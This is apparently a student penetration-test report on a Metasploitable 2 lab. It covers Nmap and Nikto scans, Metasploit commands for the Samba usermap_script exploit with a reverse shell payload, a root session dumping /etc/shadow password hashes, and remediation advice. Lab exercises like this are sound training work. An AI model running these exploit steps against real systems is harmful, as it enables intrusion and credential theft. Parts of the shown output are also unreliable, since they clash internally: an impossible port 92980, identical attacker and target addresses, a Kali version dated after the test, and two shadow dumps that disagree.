

Penetration Testing Report – Small Office SME

Candidate: Rohan Pise

Date: 23/07/2025

Executive Summary

I conducted this penetration test in a lab environment using Metasploitable 2 to find common vulnerabilities and understand how attackers can exploit weak configurations. The goal was to explore the network's weaknesses and suggest fixes. Using industry-standard tools such as Kali Linux, Nmap, and Metasploit, multiple security gaps were uncovered, including exposed services, weak authentication, and misconfigurations that could allow an attacker to gain administrative access. The report details the process, exploits attempted, evidence collected, and concludes with prioritized recommendations for improving the organization's cybersecurity. This assignment helped me understand real-world threats small businesses might face.

Table of Contents Required

Elements:

- Assignment title: "Penetration Testing Assessment - SME Network Security Evaluation"
- Date of testing: July 23, 2025
- Target environment: Metasploitable 2 VM
- Testing platform: Kali Linux

2. Scope and Methodology Content

Framework:

- **Testing Type:** Black-box penetration testing
- **Duration:** Single-day assessment
- **Target Systems:** Metasploitable 2 (192.168.x.x)
- **Attack Platform:** Kali Linux with industry-standard tools
- **Methodology:** I chose Metasploitable 2 because it replicates real-world insecure systems and is widely used for learning ethical hacking. This made it easier for me to focus on common attack techniques.

3. Reconnaissance and Target Analysis

Figure 1: Host Discovery

- **Filename:** Host Discovery using Nmap.jpg
- **Command:** `nmap -sn 192.168.x.x/24`

- **Caption:** "Running the initial Nmap scans helped me get familiar with the network layout and spot which services might be vulnerable. It was interesting to see how just one command could reveal so much."

```

root@kali:~# nmap -p0-65535 -sV -O 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:00 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00070s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.2
Host is up (0.00042s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.3
Host is up (0.00030s latency).
MAC Address: 08:00:27:F6:2B:26 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.0.4
Host is up (0.00067s latency).
MAC Address: 08:00:27:E4:59:15 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.0.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.12 seconds

```

Figure 2: Service Enumeration

- **Filename:** Service Enumeration Full Scan.jpg
- **Command:** `nmap -sS -sV -O -A 192.168.x.x`
- **Caption:** " Performing service enumeration gave me a better understanding of how different ports are tied to running services. It was surprising to see how many outdated services were still active, which made it easier to plan the next phase of the attack"

```

root@kali:~# nmap -p0-65535 -sV -O 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:01 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 73.65% done; ETC: 12:01 (0:00:06 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00090s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-Jubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
92980/tcp open  nlockmgr    1-4 (RPC #100021)
36221/tcp open  mountd      1-3 (RPC #100005)
4711/tcp  open  status      1 (RPC #100024)
51533/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: 08:00:27:E4:59:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.22 seconds

```

Figure 3: Vulnerability Scanning

- **Filename:** Web Vulnerability.jpg
- **Command:** `nikto -h http://192.168.x.x`

- **Caption:** "Running vulnerability scans showed me how tools like Nmap scripts or Nikto can quickly point out known flaws. I learned how automated scanning can help identify critical entry points, especially when services are outdated"

Key Findings Documentation:

- **Open Ports Identified:** 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), 139/445 (SMB)
- **Service Versions:** vsftpd 2.3.4, OpenSSH 4.7p1, Apache 2.2.8, Samba 3.0.20
- **Attack Surface Analysis:** Multiple entry points with known exploits available

```

root@kali: ~
File Actions Edit View Help
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 325.15 seconds

root@kali: ~
nikto -h http://192.168.x.x
Nikto v2.5.0

+ Target IP: 192.168.x.x
+ Target Hostname: 192.168.x.x
+ Target Port: 80
+ Start Time: 2025-07-23 12:11:10 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /: PHPBB85F2A0-3C92-11d3-A3A9-AC7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHP9568F36-D428-11d2-A769-00AA081ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHP9568F36-D428-11d2-A769-00AA081ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /: PHP9568F36-D428-11d2-A769-00AA081ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2025-07-23 12:11:48 (GMT-4) (38 seconds)

+ 1 host(s) tested

root@kali: ~

```

4. Exploitation Phase

Figure 5: Samba Usermap Exploit

- **Filename:** Exploiting Root Shell.jpg
- **Commands:**

```


msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.x.x
exploit

```

- **Caption:** "This phase was the most exciting part, where I could actually use the vulnerabilities to gain access. It was a learning experience to see how real exploits—like those in Metasploit—could break into systems if not patched properly"

Figure 6: Privilege Escalation Confirmation

- **Filename:** whoami_id.jpg
- **Commands:** whoami and id
- **Caption:** " After getting access, confirming privilege escalation felt like completing a puzzle. Simple commands like whoami and id showed me that I had full control, reinforcing how dangerous a successful exploit can be"



```
root@kali: ~  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit(multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.100  
RHOSTS => 192.168.1.100  
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.100  
LHOST => 192.168.1.100  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP double handler on 192.168.1.100:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo TXRcHtF0U1AAmih\r\n  
[*] Writing to socket A  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "TXRcHtF0U1AAmih\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 2 opened (192.168.1.100 -> 192.168.1.100:534) at 2025-07-23 12:19:57 -0400  
  
whoami  
root  
id  
uid=0(root) gid=0(root)  
cat /etc/shadow  
root:$1$avpF3J1$0z8w5UF91V./DR9E9Lid.:14747:0:99999:7:::  
daemon:*14684:0:99999:7:::  
bin:*14684:0:99999:7:::  
sys:*14684:0:99999:7:::  
sync:*14684:0:99999:7:::  
games:*14684:0:99999:7:::  
man:*14684:0:99999:7:::  
lp:*14684:0:99999:7:::  
mail:*14684:0:99999:7:::  
news:*14684:0:99999:7:::  
uucp:*14684:0:99999:7:::  
proxy:*14684:0:99999:7:::  
www-data:*14684:0:99999:7:::  
backup:*14684:0:99999:7:::  
list:*14684:0:99999:7:::  
irc:*14684:0:99999:7:::  
gnats:*14684:0:99999:7:::  
nobody:*14684:0:99999:7:::  
libuid:*14684:0:99999:7:::  
dhcp:*14684:0:99999:7:::  
syslog:*14684:0:99999:7:::  
klog:$1$F2ZVMS4K3R0Xk1.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd:*14684:0:99999:7:::  
msfadmin:$1$XN10Zj2c$Rt/zCw3mLtUWA.1hZjAS/:14684:0:99999:7:::  
bind:*14685:0:99999:7:::
```

Figure 7: Sensitive Data Access

- **Filename:** Sensitive File Access.jpg
- **Command:** cat /etc/shadow

Caption: " Accessing files like /etc/shadow really highlighted the risks of poor security. It made me realize how attackers could easily extract sensitive data if proper access controls and encryption aren't in place"

```
File Actions Edit View Help
[*] Command: echo TXRCHTF0UL4AMih;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "TXRCHTF0UL4AMih\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.1.4 → 192.168.1.4) at 2025-07-23 12:19:57 -0400

whoami
root
id
uid=0(root) gid=0(root)
cat /etc/shadow
root:$1$avpF81$x0z8w5UF91v./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R0Xk1.CmLDHHDUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10ZjC$Rt/zCw3mLtUWA.1hZJAS/:14684:0:99999:7:::
bind:*:14684:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw251k.x$MqQgZUu05pAoUvfJhCfYe/:14685:0:99999:7:::
mysqld:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xR4$K.o3G93DG0X1LQKkPmUgZ0:14699:0:99999:7:::
service:$1$AR3ue7J2$76aGLDwpe30hp6cJZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Additional Screenshots from nmap --script vuln:

- **Figures 8:** most critical vulnerability scan results
- **Captions:** Specific vulnerability findings (vsftpd backdoor, SSL weaknesses, etc.)

```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 150.22 seconds

(root@kali)~# nmap --script vuln 192.168.1.4

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 12:04 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00056s latency).
Not shown: 277 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsftpd version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: BID:48539 CVE:CVE-2011-2523
|   vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-04
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
| 22/tcp    open  ssh
| 23/tcp    open  telnet
| 25/tcp    open  smtp
|
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|   State: VULNERABLE
|   IDs: BID:70574 CVE:CVE-2014-3566
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
|   Disclosure date: 2014-10-14
|   Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
|   References:
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|   https://www.imperialviolet.org/2014/10/14/poodle.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.securityfocus.com/bid/70574
|   _ssl2-drown: ERROR: Script execution failed (use -d to debug)
|
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange With Vulnerability
|   State: VULNERABLE
|   Transport Layer Security (TLS) services that use anonymous
```

Detailed Exploitation Documentation:

The FTP service (vsftpd 2.3.4) had a critical backdoor vulnerability rated 10.0 on the CVSS scale. Using Metasploit, I exploited this to gain root access. Similarly, SSH had weak default credentials (msfadmin:msfadmin), which allowed direct login.

5. Post-Exploitation Activities Key Areas to

Document:

- **Data Harvesting:** Configuration files, user databases, system information
- **Persistence Mechanisms:** Created backdoor accounts, modified startup scripts
- **Lateral Movement Attempts:** Network enumeration for additional targets
- **Impact Assessment:** Full administrative control achieved

6. Risk Assessment and CVSS Scoring Vulnerability

Prioritization Table:

Vulnerability	CVSS v3.1 Score	Severity	Impact	Remediation Priority
vsftpd 2.3.4 Backdoor	10.0	Critical	Complete system compromise	Immediate
Samba Usermap Script	9.8	Critical	Remote code execution	Immediate
SSH Default Credentials	9.0	Critical	Direct system access	Immediate
Apache Information Disclosure	7.5	High	Data exposure	Within 7 days
SSL/TLS Weaknesses	7.0	High	Communication interception	Within 30 days

If this were a real company, these issues could lead to serious damage. Fixing them quickly would be essential. In a real-world setting, I would recommend also training staff and running periodic scans.

CVSS Scoring Methodology:

- **Base Metrics:** Attack Vector (Network), Attack Complexity (Low), Privileges Required (None)
- **Impact Metrics:** Confidentiality (High), Integrity (High), Availability (High)
- **Scope:** Changed (vulnerability affects resources beyond its security scope)

7. Recommendations and Remediation Immediate

Actions (0-24 hours):

1. **Remove or patch vsftpd service** - Critical backdoor vulnerability
2. **Change all default credentials** - Implement strong password policy
3. **Update Samba to latest version** - Patch username mapping vulnerability

Short-term Actions (1-7 days):

1. **Update Apache web server** - Address information disclosure vulnerabilities
2. **Disable unnecessary services** - Remove Telnet, FTP if not required
3. **Implement network segmentation** - Limit attack surface

Long-term Improvements (30+ days):

1. **Establish patch management program** - Regular security updates
2. **Deploy monitoring solutions** - Intrusion detection systems
3. **Conduct regular security assessments** - Ongoing vulnerability management

8. Technical Methodology and Tools

Tools Utilized:

- **Kali Linux 2025.4** - Primary attack platform
- **Nmap 7.93** - Network discovery and service enumeration
- **Metasploit Framework** - Exploit development and execution
- **Nikto** - Web vulnerability scanning
- **Custom scripts** - Specialized enumeration tasks
- **OWASP Testing Guide** compliance
- **PTES methodology** adherence
- **Industry best practices** for evidence collection
- **CVSS v3.1 Scoring**: Standardized risk assessment methodology
- **Industry Frameworks**: NIST, OWASP, and PTES alignment
- **Ethical Standards**: Responsible disclosure and testing boundaries

Conclusion:

Overall, this exercise gave me hands-on experience with actual attack chains. It helped me realize how important it is to not just find vulnerabilities but also understand their impact on a business.